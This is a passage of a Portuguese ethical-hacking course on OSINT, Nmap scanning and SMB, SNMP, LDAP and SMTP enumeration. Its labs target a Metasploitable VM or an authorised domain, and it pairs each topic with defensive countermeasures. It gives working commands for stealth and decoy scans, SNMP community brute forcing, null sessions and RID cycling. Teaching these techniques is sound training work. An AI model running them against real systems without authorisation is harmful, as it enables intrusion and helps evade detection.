SpiderFoot — para automação em larga escala. A partir de um único alvo (domínio, IP, e-mail, nome), dispara mais de uma centena de módulos em paralelo e correlaciona tudo num relatório visual, com grafo de relações. É a escolha quando se quer abrangência máxima com esforço mínimo — uma varredura OSINT completa que roda sozinha enquanto você trabalha em outra frente. Tem interface de linha de comando e web.

OSINT Framework — para planejar a investigação. Não é um programa, mas um diretório navegável que cataloga centenas de fontes e ferramentas por categoria (e-mails, nomes de usuário, domínios, redes sociais, imagens, telefones). Use-o no planejamento: antes de automatizar, para não esquecer nenhum ângulo e descobrir a ferramenta certa para cada tipo de dado.

Na prática, os três se complementam: o OSINT Framework ajuda a planejar quais fontes explorar; o SpiderFoot varre tudo automaticamente para uma visão ampla e rápida; e o Recon-ng conduz a coleta aprofundada, estruturada e reproduzível quando o alvo exige rigor e documentação.

Contramedidas de footprinting

Do lado defensivo, o hacker ético também recomenda como reduzir a exposição:

- Minimizar informações sensíveis em sites, vagas e documentos públicos; limpar metadados antes de publicar.
- Usar privacidade de WHOIS.
- Desabilitar transferências de zona DNS para servidores não autorizados.
- Configurar SPF, DKIM e DMARC corretamente, sem vazar informação desnecessária em registros TXT.
- Treinar funcionários sobre o que expõem em redes sociais.
- Monitorar a própria pegada digital com as mesmas ferramentas OSINT que um atacante usaria.

Lab 2 — Reconhecimento completo de um domínio

Objetivo: conduzir um reconhecimento passivo e ativo estruturado sobre um alvo autorizado, produzindo um dossiê de informações.

> ***Escopo do lab.*** *Use um domínio de sua propriedade, um domínio explicitamente autorizado para testes, ou um alvo de plataforma de treinamento (Hack The Box, TryHackMe).* ***Nunca*** *execute enumeração ativa (força bruta de subdomínios, transferência de zona) contra um domínio sem autorização.*

Passo a passo:

1. **WHOIS e infraestrutura.** Colete o registrante, os nameservers e a faixa de IP:

```
whois seu-dominio-autorizado.com
```

1. **Enumeração de DNS.** Levante todos os tipos de registro relevantes:

```
dig seu-dominio-autorizado.com ANY
dig seu-dominio-autorizado.com MX +short
dig seu-dominio-autorizado.com TXT +short
```

1. **Teste de transferência de zona.** Verifique se algum nameserver permite AXFR:

```
dig AXFR seu-dominio-autorizado.com @ns1.seu-dominio-autorizado.com
```

1. **Enumeração de subdomínios (passiva).** Combine Certificate Transparency e ferramentas:

```
subfinder -d seu-dominio-autorizado.com
```

Complemente consultando `crt.sh` no navegador pelo domínio.

1. **OSINT de pessoas e e-mails:**

```
theHarvester -d seu-dominio-autorizado.com -b bing,duckduckgo
```

1. **Consulta ao Shodan.** No navegador, pesquise `hostname:seu-dominio-autorizado.com` e registre portas e serviços expostos.
2. **Metadados.** Baixe um PDF público do alvo e inspecione seus metadados:

```
exiftool documento-publico.pdf
```

Entregável do lab: monte um dossiê com (a) infraestrutura (IPs, nameservers, provedores), (b) subdomínios descobertos, (c) tecnologias identificadas, (d) e-mails e funcionários, (e) exposições notáveis no Shodan. Esse dossiê é exatamente o insumo que alimenta a fase de varredura do próximo módulo — e um exemplo do tipo de anexo que compõe um relatório de pentest profissional.

Reflexão final: observe quanto foi possível descobrir sem enviar um único pacote intrusivo aos sistemas do alvo. Essa é a lição central do módulo — o atacante já conhece profundamente a organização antes que qualquer sensor de segurança registre a primeira anomalia.

Referências

- EC-COUNCIL. **CEH v12: Módulo 2 — Footprinting and Reconnaissance**. EC-Council, 2023.
- OSINT FRAMEWORK. **OSINT Framework**. Disponível em: https://osintframework.com. Acesso em: 3 jul. 2026.
- EXPLOIT DATABASE. **Google Hacking Database (GHDB)**. Disponível em: https://www.exploit-db.com/google-hacking-database. Acesso em: 3 jul. 2026.
- SHODAN. **Shodan Search Engine**. Disponível em: https://www.shodan.io. Acesso em: 3 jul. 2026.
- BAZZELL, Michael. **Open Source Intelligence Techniques**. 9. ed. IntelTechniques, 2022.

Ferramentas citadas

- **WHOIS / dig —** consulta de registro de domínio e de DNS. Licença: código aberto (parte de dnsutils/BIND).
- **theHarvester —** coleta de e-mails, subdomínios e hosts (OSINT). Licença: GPLv2; código aberto.
- **subfinder —** enumeração passiva de subdomínios. Licença: MIT (ProjectDiscovery).
- **amass —** mapeamento de superfície de ataque. Licença: Apache 2.0 (OWASP).

- **Recon-ng —** framework modular de reconhecimento. Licença: GPLv3; código aberto.
- **SpiderFoot —** automação de OSINT. Licença: MIT (open source); versão HX comercial.
- **Maltego —** análise gráfica de relações. Licença: comercial; edição Community gratuita.
- **Shodan —** motor de busca de dispositivos conectados. Serviço comercial (freemium).
- **Censys** — motor de busca de hosts, serviços e certificados na internet. Serviço comercial (freemium).
- **Google Hacking Database (GHDB)** — coletânea de dorks para localizar dados expostos. Gratuito (Exploit-DB / OffSec).
- **FOCA** — extração de metadados de documentos públicos. Licença: código aberto (ElevenPaths).

Módulo 3 — Varredura de Redes

Com o retrato do alvo em mãos, chega o momento de interagir ativamente com seus sistemas para transformar informação em dados técnicos concretos. A varredura é a ponte entre o que se descobriu à distância e aquilo que se poderá efetivamente atacar.

Do reconhecimento à varredura

Se o footprinting desenhou o mapa do território, a **varredura (scanning)** é a exploração ativa desse território. É onde o testador passa a interagir diretamente com os sistemas do alvo para responder a três perguntas fundamentais: **quais hosts estão vivos?**, **quais portas estão abertas?** e **quais serviços e versões rodam por trás dessas portas?**. A varredura é intrinsecamente ativa e detectável — cada pacote enviado é um rastro potencial nos logs e sensores do alvo. Por isso, dominar não só as técnicas, mas também suas assinaturas e formas de calibragem, é essencial.

Este módulo é fortemente centrado no **Nmap (Network Mapper)**, a ferramenta de referência absoluta para varredura de redes, criada por Gordon Lyon (Fyodor). Compreender o Nmap a fundo é compreender como as varreduras funcionam no nível do protocolo.

Fundamentos: o handshake TCP e os estados de porta

Toda varredura TCP se apoia no comportamento do **handshake de três vias**. Para estabelecer uma conexão, o cliente envia um pacote **SYN**; o servidor, se a porta está aberta, responde com **SYN/ACK**; o cliente confirma com **ACK**. Se a porta está fechada, o servidor responde com **RST** (reset).




Figura 1 — O handshake TCP de três vias (SYN, SYN/ACK, ACK).

Se um firewall descarta o pacote silenciosamente, não há resposta alguma.

A partir dessas respostas, o Nmap classifica cada porta em um de seis estados:

- **open (aberta):** um serviço está aceitando conexões.
- **closed (fechada):** a porta responde, mas nenhum serviço a escuta.
- **filtered (filtrada):** um firewall bloqueia o pacote; o Nmap não consegue determinar se está aberta.
- **unfiltered:** acessível, mas o Nmap não consegue determinar se aberta ou fechada.
- **open|filtered:** o Nmap não consegue distinguir entre aberta e filtrada (comum em varreduras UDP).
- **closed|filtered:** ambiguidade entre fechada e filtrada.

Descoberta de hosts (host discovery)

Antes de varrer portas, identifica-se quais hosts estão vivos. A varredura de descoberta, ou **ping scan**, evita desperdiçar tempo com endereços sem hosts:

```
# Descoberta de hosts sem varredura de portas (ping sweep)
sudo nmap -sn 192.168.56.0/24
```

O `-sn` usa uma combinação de ICMP echo, TCP SYN à porta 443, TCP ACK à porta 80 e ARP request (em rede local). Em redes onde o ICMP é bloqueado, técnicas alternativas ajudam:

```
# Descoberta via ARP (mais confiável em LAN)
sudo nmap -PR 192.168.56.0/24

# Descoberta forçando SYN a portas específicas
sudo nmap -PS22,80,443 -sn 10.0.0.0/24

# Pular a descoberta e tratar todos os hosts como vivos
sudo nmap -Pn alvo
```

O `-Pn` é crucial quando o alvo bloqueia todo o tráfego de descoberta mas ainda tem serviços rodando — sem ele, o Nmap concluiria erroneamente que o host está morto.

Técnicas de varredura de portas TCP

O Nmap oferece diversas técnicas, cada uma com um perfil distinto de furtividade e confiabilidade:

SYN scan (`-sS`) — a varredura padrão

A técnica mais usada. O Nmap envia um SYN e analisa a resposta, mas **nunca completa o handshake**: ao receber SYN/ACK, responde com RST, abortando a conexão antes que ela seja plenamente estabelecida. Por isso é chamada de "half-open scan". É rápida, relativamente furtiva (muitas aplicações não registram conexões incompletas) e exige privilégios de root para forjar os pacotes.

```
sudo nmap -sS alvo
```

TCP Connect scan (`-sT`)

Completa o handshake de três vias usando a pilha TCP do sistema operacional. Não exige privilégios, mas é mais lenta e mais detectável, pois cada conexão completa é registrada pela aplicação-alvo. É o fallback quando não se tem root.

```
nmap -sT alvo
```

Varreduras furtivas: FIN, NULL e Xmas (`-sF`, `-sN`, `-sX`)

Exploram nuances da RFC 793: uma porta fechada deve responder com RST a pacotes sem a flag SYN, enquanto uma porta aberta os ignora. Enviam pacotes com combinações incomuns de flags para tentar escapar de firewalls e IDS antigos:

- `-sN` (NULL): nenhuma flag.
- `-sF` (FIN): apenas a flag FIN.
- `-sX` (Xmas): flags FIN, PSH e URG acesas (a "árvore de Natal").

São ineficazes contra Windows moderno (que responde RST a tudo), mas podem revelar portas em sistemas Unix e passar por filtros simples.

ACK scan (`-sA`) — mapeamento de firewall

Não descobre portas abertas, mas **mapeia regras de firewall**. Ao enviar um pacote ACK, distingue portas filtradas (sem resposta) de não filtradas (resposta RST), revelando se há um firewall com estado entre você e o alvo.

```
sudo nmap -sA alvo
```

Varredura UDP (`-sU`)

O UDP não tem handshake, o que torna sua varredura lenta e ambígua. Serviços críticos rodam sobre UDP — DNS (53), SNMP (161), DHCP (67), TFTP (69) — e não podem ser ignorados. Uma porta UDP fechada responde com ICMP "port unreachable"; uma aberta geralmente não responde, resultando no estado `open|filtered`.

```
sudo nmap -sU --top-ports 20 alvo
```

Detecção de serviços e versões (`-sV`)

Saber que a porta 80 está aberta é pouco; saber que roda **Apache 2.4.49** — versão com vulnerabilidade crítica de path traversal — é acionável. O `-sV` conecta-se a cada porta aberta e analisa os banners e respostas para identificar o serviço e sua versão exata:

```
sudo nmap -sV alvo
```

A intensidade da detecção pode ser calibrada de `--version-intensity 0` (leve) a `9` (exaustiva).

Detecção de sistema operacional (`-O`)

Analisando particularidades da pilha TCP/IP — valores de TTL, tamanho de janela, opções TCP — o Nmap infere o sistema operacional do alvo por **fingerprinting**:

```
sudo nmap -O alvo
```

A combinação `-A` ativa de uma só vez a detecção de versão, de SO, o traceroute e a execução de scripts padrão — poderosa, porém ruidosa:

```
sudo nmap -A alvo
```

O Nmap Scripting Engine (NSE)

O **NSE** transforma o Nmap de um scanner de portas em uma plataforma de varredura extensível. São mais de 600 scripts em Lua, organizados em categorias — `default`, `safe`, `intrusive`, `vuln`, `exploit`, `auth`, `brute`, `discovery`. Eles automatizam desde a detecção de vulnerabilidades específicas até enumeração de serviços e até exploração leve:

```
# Scripts padrão (seguros e úteis)
sudo nmap -sC alvo

# Buscar vulnerabilidades conhecidas
sudo nmap --script vuln alvo

# Enumerar compartilhamentos SMB
sudo nmap --script smb-enum-shares -p445 alvo

# Um script específico com argumentos
sudo nmap --script http-title -p80,443 alvo
```

A categoria `vuln` é especialmente valiosa: ela correlaciona serviços detectados com CVEs conhecidos, servindo de ponte para o módulo de análise de vulnerabilidades.

Timing, performance e a arte da furtividade

O Nmap oferece seis modelos de temporização, de `-T0` (paranoid, extremamente lento e furtivo) a `-T5` (insane, rápido e ruidoso). O `-T3` é o padrão; `-T4` é o mais usado em laboratórios e redes robustas:

```
sudo nmap -T4 -sS -sV alvo
```

Para evadir detecção, o Nmap dispõe de um arsenal de técnicas — que também são parte do módulo de evasão de IDS:

- **Fragmentação de pacotes (`-f`):** quebra os cabeçalhos em fragmentos menores para dificultar a inspeção.
- **Decoys (`-D`):** forja varreduras de endereços falsos misturados ao seu, escondendo a origem real.

```
sudo nmap -D RND:10 alvo
```

- **Spoofing de porta de origem (`--source-port`):** usa uma porta de origem confiável (como 53 ou 88) para passar por firewalls mal configurados.
- **Controle da taxa de pacotes (`--max-rate`, `--scan-delay`):** reduz a velocidade para ficar abaixo dos limiares de detecção.
- **MAC spoofing (`--spoof-mac`):** altera o endereço MAC de origem.

> ***Nota sobre furtividade.*** *Nenhuma técnica torna uma varredura invisível a um monitoramento competente. A furtividade é uma questão de grau — o objetivo é ficar abaixo do limiar de alerta e do orçamento de atenção do defensor, não desaparecer. Em um pentest autorizado, a furtividade serve para testar a capacidade de detecção do cliente.*

Outras ferramentas de varredura

Embora o Nmap domine, o profissional deve conhecer alternativas:

- **Masscan:** o scanner mais rápido do mundo, capaz de varrer toda a internet IPv4 em minutos. Sacrifica precisão por velocidade; ideal para varreduras iniciais de faixas enormes.
- **RustScan:** combina a velocidade de varredura de portas com a análise do Nmap, encontrando portas abertas rapidamente e repassando-as ao Nmap para detecção detalhada.
- **Zenmap:** a interface gráfica oficial do Nmap, útil para visualização e para quem inicia.
- **hping3:** ferramenta artesanal de criação de pacotes, para varreduras e testes de firewall customizados.

Contramedidas

Do lado defensivo, recomenda-se: firewalls com política restritiva (negar por padrão), IDS/IPS calibrados para detectar padrões de varredura, redução da superfície exposta (fechar portas e desativar serviços desnecessários), ocultação de banners de versão e segmentação de rede para limitar o que uma varredura interna consegue enxergar.

Lab 3 — Varredura completa do Metasploitable

Objetivo: mapear completamente um alvo vulnerável, do host discovery à detecção de versões e vulnerabilidades, produzindo o inventário que alimentará a enumeração e a exploração.

> ***Alvo:*** *a VM Metasploitable 2, na rede isolada do laboratório (Lab 0). Ajuste o IP conforme sua rede.*

Passo a passo:

1. **Descoberta.** Confirme que o alvo está vivo:

```
sudo nmap -sn 192.168.56.101
```

1. **Varredura rápida de portas comuns.** Tenha uma visão inicial:

```
sudo nmap -sS -T4 192.168.56.101
```

1. **Varredura completa de todas as portas TCP.** Não confie apenas nas portas comuns:

```
sudo nmap -sS -p- -T4 192.168.56.101
```

1. **Detecção de serviços, versões e SO nas portas encontradas:**

```
sudo nmap -sS -sV -O -p 21,22,23,25,80,139,445,3306,5432 192.168.56.101
```

1. **Varredura UDP dos serviços críticos:**

```
sudo nmap -sU --top-ports 20 192.168.56.101
```

1. **Busca de vulnerabilidades com NSE:**

```
sudo nmap -sV --script vuln 192.168.56.101
```

1. **Salve os resultados** em todos os formatos, para documentação e importação em outras ferramentas:

```
sudo nmap -sS -sV -O -oA metasploitable_scan 192.168.56.101
```

O `-oA` gera três arquivos: `.nmap` (legível), `.xml` (para importar no Metasploit) e `.gnmap` (para processar com grep).

Entregável do lab: um inventário completo do alvo — lista de portas abertas, serviço e versão de cada uma, sistema operacional inferido e vulnerabilidades

apontadas pelo NSE. Compare as versões encontradas (por exemplo, vsftpd 2.3.4, um FTP com backdoor conhecido) com bases de vulnerabilidades. Esse inventário é a matéria-prima dos módulos de enumeração, análise de vulnerabilidades e hacking de sistemas.

Reflexão: observe no seu IDS de laboratório (se configurado) ou nos logs do Metasploitable o rastro que essas varreduras deixaram. Repita a varredura da etapa 2 com `-T1` e com decoys (`-D RND:5`) e compare o volume e o padrão dos rastros — essa é a diferença entre uma varredura ruidosa e uma furtiva.

Referências

- LYON, Gordon Fyodor. **Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning**. Sunnyvale: Insecure.Com, 2009.
- NMAP PROJECT. **Nmap Reference Guide**. Disponível em: https://nmap.org/book/man.html. Acesso em: 3 jul. 2026.
- EC-COUNCIL. **CEH v12: Módulo 3 — Scanning Networks**. EC-Council, 2023.
- POSTEL, Jon. **RFC 793: Transmission Control Protocol**. IETF, 1981.

Ferramentas citadas

- **Nmap —** scanner de rede e portas, referência do módulo. Licença: Nmap Public Source License (derivada da GPLv2); código aberto.
- **Zenmap —** interface gráfica oficial do Nmap. Licença: GPL; código aberto.
- **Masscan —** scanner de portas de altíssima velocidade. Licença: AGPLv3; código aberto.
- **RustScan —** scanner rápido que repassa as portas ao Nmap. Licença: GPLv3; código aberto.
- **hping3 —** gerador e analisador de pacotes TCP/IP artesanais. Licença: GPLv2; código aberto.

Módulo 4 — Enumeração

Saber que um serviço existe é pouco; o que decide a exploração é o detalhe. A enumeração é a fase em que se extrai de cada serviço a informação minuciosa — nomes, contas, compartilhamentos, versões — que transforma um mapa de portas em um plano de ataque concreto.

O que é enumeração

Se a varredura respondeu "quais portas e serviços existem?", a **enumeração** aprofunda: extrai dos serviços identificados a informação detalhada que viabiliza a exploração. É a fase em que o testador estabelece conexões ativas com os serviços para arrancar deles nomes de usuário, nomes de máquinas, compartilhamentos de rede, tabelas de roteamento, políticas de senha, grupos, e-mails e recursos internos. A enumeração é a última etapa antes da exploração e frequentemente a que decide seu sucesso — um nome de usuário válido e uma política de senha frouxa são, muitas vezes, tudo o que separa o atacante do acesso.

A enumeração é intrinsecamente ativa e ruidosa. Ao contrário do reconhecimento passivo, ela conversa diretamente com os serviços, deixando rastros abundantes. Cada protocolo tem seus próprios métodos e ferramentas de enumeração, e este módulo percorre os mais relevantes.

Enumeração de NetBIOS e SMB

O **SMB (Server Message Block)** e o **NetBIOS** são a espinha dorsal do compartilhamento de arquivos e da comunicação em redes Windows, historicamente uma das superfícies mais férteis para o atacante. As portas envolvidas são a **139 (NetBIOS Session Service)** e a **445 (SMB direto sobre TCP)**.

O NetBIOS mantém uma tabela de nomes que revela o nome da máquina, o domínio ou grupo de trabalho e os serviços registrados:

```
# Enumeração de nomes NetBIOS
nbtscan 192.168.56.0/24
nmblookup -A 192.168.56.101
```

O grande vetor histórico do SMB é a **sessão nula (null session)** — uma conexão anônima, sem credenciais, que em sistemas antigos ou mal configurados permite listar usuários, grupos, compartilhamentos e políticas:

```
# Tentativa de conexão anônima e listagem de compartilhamentos
```

```
smbclient -L //192.168.56.101 -N

# Enumeração abrangente com enum4linux
enum4linux -a 192.168.56.101

# Versão moderna, mais rápida
enum4linux-ng -A 192.168.56.101
```

O **enum4linux** é a ferramenta canônica: com uma sessão nula bem-sucedida, ela despeja usuários (com seus RIDs), grupos, compartilhamentos, informação de SO e política de senhas. As ferramentas modernas do ecossistema **Impacket** e o **CrackMapExec / NetExec** ampliam essa enumeração e permitem validá-la contra credenciais:

```
# NetExec (sucessor do CrackMapExec) enumerando compartilhamentos
netexec smb 192.168.56.101 -u '' -p '' --shares

# Enumeração de usuários via RID cycling
netexec smb 192.168.56.101 -u guest -p '' --rid-brute
```

Os scripts NSE do Nmap complementam com precisão cirúrgica:

```
sudo nmap --script smb-enum-users,smb-enum-shares,smb-os-discovery,smb-security-mode -p139,445 192.168.56.101
```

Enumeração de SNMP

O **SNMP (Simple Network Management Protocol)**, na porta **161/UDP**, gerencia dispositivos de rede — roteadores, switches, impressoras, servidores. Sua fraqueza histórica são as **community strings** padrão: `public` (leitura) e `private` (leitura e escrita). Quando não alteradas, elas abrem um verdadeiro tesouro de informação armazenada na **MIB (Management Information Base)** — tabela de processos, contas de usuário, portas abertas, software instalado, interfaces de rede, tabelas de roteamento e ARP.

```
# Descobrir community strings por força bruta
onesixtyone -c community.txt 192.168.56.101

# Percorrer toda a MIB com uma community válida
snmpwalk -v2c -c public 192.168.56.101

# Enumeração estruturada
snmp-check 192.168.56.101 -c public
```

Uma community string de escrita (`private`) exposta é catastrófica: permite reconfigurar o dispositivo. Mesmo a de leitura frequentemente vaza informação suficiente para comprometer toda a rede.

Enumeração de LDAP e Active Directory

O **LDAP (Lightweight Directory Access Protocol)**, nas portas **389** e **636 (LDAPS)**, é a base dos serviços de diretório — sobretudo o **Active Directory** da Microsoft, que organiza usuários, grupos, computadores e políticas de toda uma rede corporativa. Enumerar o AD é frequentemente o objetivo central de um pentest interno.

```
# Consulta anônima ao LDAP
ldapsearch -x -H ldap://192.168.56.10 -s base namingcontexts

# Despejo de objetos com credenciais
ldapsearch -x -H ldap://192.168.56.10 -D "usuario@dominio.local" -w senha -b "dc=dominio,dc=local"
```

Ferramentas especializadas em Active Directory são um domínio próprio:

- **BloodHound / SharpHound:** coletam e mapeiam graficamente as relações de privilégio no AD, revelando caminhos de escalação até o Domain Admin que seriam impossíveis de enxergar manualmente. É a ferramenta transformadora da enumeração de AD.
- **ldapdomaindump, windapsearch, adPEAS:** despejam usuários, grupos, computadores e políticas de forma estruturada.
- **Impacket (GetADUsers, GetUserSPNs):** enumeram contas e localizam alvos para ataques como Kerberoasting.

Enumeração de serviços de e-mail (SMTP)

O **SMTP**, na porta **25**, pode ser induzido a confirmar a existência de contas de e-mail por meio dos comandos `VRFY` (verifica um usuário), `EXPN` (expande uma lista) e `RCPT TO` (define o destinatário). Isso permite enumerar usuários válidos:

```
# Enumeração de usuários via SMTP
smtp-user-enum -M VRFY -U usuarios.txt -t 192.168.56.101

# Interação manual
nc 192.168.56.101 25
VRFY root
VRFY naoexiste
```




Figura — Coleta OSINT passiva de cursohacker.com.br: subdomínios (Certificate Transparency), IP, servidores de e-mail e endereços encontrados.

Respostas diferentes para usuários existentes e inexistentes (código 250 versus 550) confirmam contas válidas — insumo direto para ataques de senha.

Enumeração de outros serviços comuns

- **FTP (21):** teste de login anônimo (`anonymous`/qualquer senha), que muitas vezes expõe arquivos. Banners revelam a versão (e vulnerabilidades como a backdoor do vsftpd 2.3.4).

```
ftp 192.168.56.101   # tente usuário: anonymous
```

- **NFS (2049):** compartilhamentos de arquivos Unix. Verifique exportações abertas:

```
showmount -e 192.168.56.101
```

- **RPC (111):** o portmapper revela serviços RPC disponíveis:

```
rpcinfo -p 192.168.56.101
rpcclient -U "" -N 192.168.56.101
```

- **DNS (53):** transferência de zona, já vista no Módulo 2, também é enumeração.
- **Telnet (23), SSH (22):** banners revelam versões; SSH pode vazar métodos de autenticação e, em versões antigas, usuários válidos por diferenças de tempo de resposta.
- **Bases de dados (MySQL 3306, PostgreSQL 5432, MSSQL 1433, Oracle 1521):** enumeração de versão, bancos e, em casos de credenciais fracas, acesso direto.

Enumeração de aplicações e diretórios web

Serviços HTTP (80/443) merecem enumeração dedicada, aprofundada nos módulos de aplicações web, mas iniciada aqui:

```
# Descoberta de diretórios e arquivos ocultos
gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
feroxbuster -u http://192.168.56.101

# Identificação de tecnologias
whatweb http://192.168.56.101

# Enumeração de virtual hosts
gobuster vhost -u http://192.168.56.101 -w wordlist.txt
```

Wordlists: a matéria-prima da enumeração

Boa parte da enumeração e da força bruta depende de **wordlists** de qualidade. O pacote **SecLists** (github.com/danielmiessler/SecLists) é a coleção de referência — nomes de usuário, senhas comuns, diretórios web, subdomínios, payloads. No Kali, ele costuma estar em `/usr/share/seclists`. A escolha da wordlist certa para cada contexto é uma habilidade em si: uma lista pequena e direcionada é mais eficiente que uma enorme e genérica.




Figura — O repositório SecLists no GitHub: a coleção de wordlists de referência para pentest (licença MIT).

Contramedidas

A defesa contra enumeração passa por: desabilitar sessões nulas e o acesso anônimo (SMB, FTP, LDAP); trocar todas as community strings SNMP padrão e restringir o SNMP a redes de gerência (ou migrar para SNMPv3, com autenticação e criptografia); desabilitar `VRFY`/`EXPN` no SMTP; aplicar o princípio do menor privilégio no Active Directory; e monitorar padrões de enumeração (múltiplas sessões anônimas, RID cycling, consultas LDAP em massa) como indicadores de comprometimento.

Lab 4 — Enumeração dirigida do Metasploitable

Objetivo: a partir do inventário de portas do Lab 3, enumerar em profundidade os serviços do alvo e extrair usuários, compartilhamentos e informações que viabilizem a exploração no módulo seguinte.

> ***Alvo:*** *Metasploitable 2, na rede isolada. Ajuste o IP.*

Passo a passo:

1. **SMB — o vetor central.** Extraia tudo o que a sessão nula permitir:

```
enum4linux -a 192.168.56.101 | tee enum4linux.txt
smbclient -L //192.168.56.101 -N
```

Anote os usuários, grupos e compartilhamentos descobertos.

1. **Acesse um compartilhamento** encontrado, se houver acesso anônimo:

```
smbclient //192.168.56.101/tmp -N
```

1. **SMTP — enumeração de usuários:**

```
smtp-user-enum -M VRFY -U /usr/share/seclists/Usernames/top-usernames-shortlist.txt -t 192.168.56.101
```

1. **FTP — teste anônimo e banner:**

```
nmap -sV -p21 --script ftp-anon 192.168.56.101
```

1. **RPC e NFS:**

```
rpcinfo -p 192.168.56.101
showmount -e 192.168.56.101
```

1. **Web — descoberta de diretórios:**

```
gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt
```

1. **Consolide** todos os usuários descobertos em um único arquivo `usuarios.txt`. Essa lista é o insumo direto dos ataques de senha do Módulo 6.

Entregável do lab: um dossiê de enumeração contendo (a) lista consolidada de usuários válidos, (b) compartilhamentos acessíveis e seu conteúdo relevante, (c) versões precisas de cada serviço, (d) informações de política de senha e SO. Cruze cada versão de serviço identificada com a base de vulnerabilidades — no Metasploitable, várias delas têm exploits diretos que serão usados adiante.

Reflexão: perceba como a enumeração transforma um mapa de portas em um plano de ataque concreto. "Porta 445 aberta" é um fato; "usuário `msfadmin` existe, compartilhamento `tmp` é gravável e o SO é Ubuntu 8.04" é um caminho.

Referências

- EC-COUNCIL. **CEH v12: Módulo 4 — Enumeration**. EC-Council, 2023.
- SECURESYSTEMS ENGINEERING. **Impacket Documentation**. Disponível em: https://github.com/fortra/impacket. Acesso em: 3 jul. 2026.
- MIESSLER, Daniel. **SecLists**. Disponível em: https://github.com/danielmiessler/SecLists. Acesso em: 3 jul. 2026.
- SPECTEROPS. **BloodHound**. Disponível em: https://bloodhound.readthedocs.io. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **enum4linux / smbclient —** enumeração de SMB/NetBIOS. Licença: GPL; código aberto.
- **NetExec (CrackMapExec) —** enumeração e validação em redes Windows. Licença: BSD; código aberto.
- **Impacket —** biblioteca e scripts de protocolos de rede. Licença: código aberto (Fortra).
- **snmpwalk / onesixtyone —** enumeração de SNMP. Licença: código aberto.
- **BloodHound —** mapeamento de caminhos de ataque no Active Directory. Licença: GPLv3.
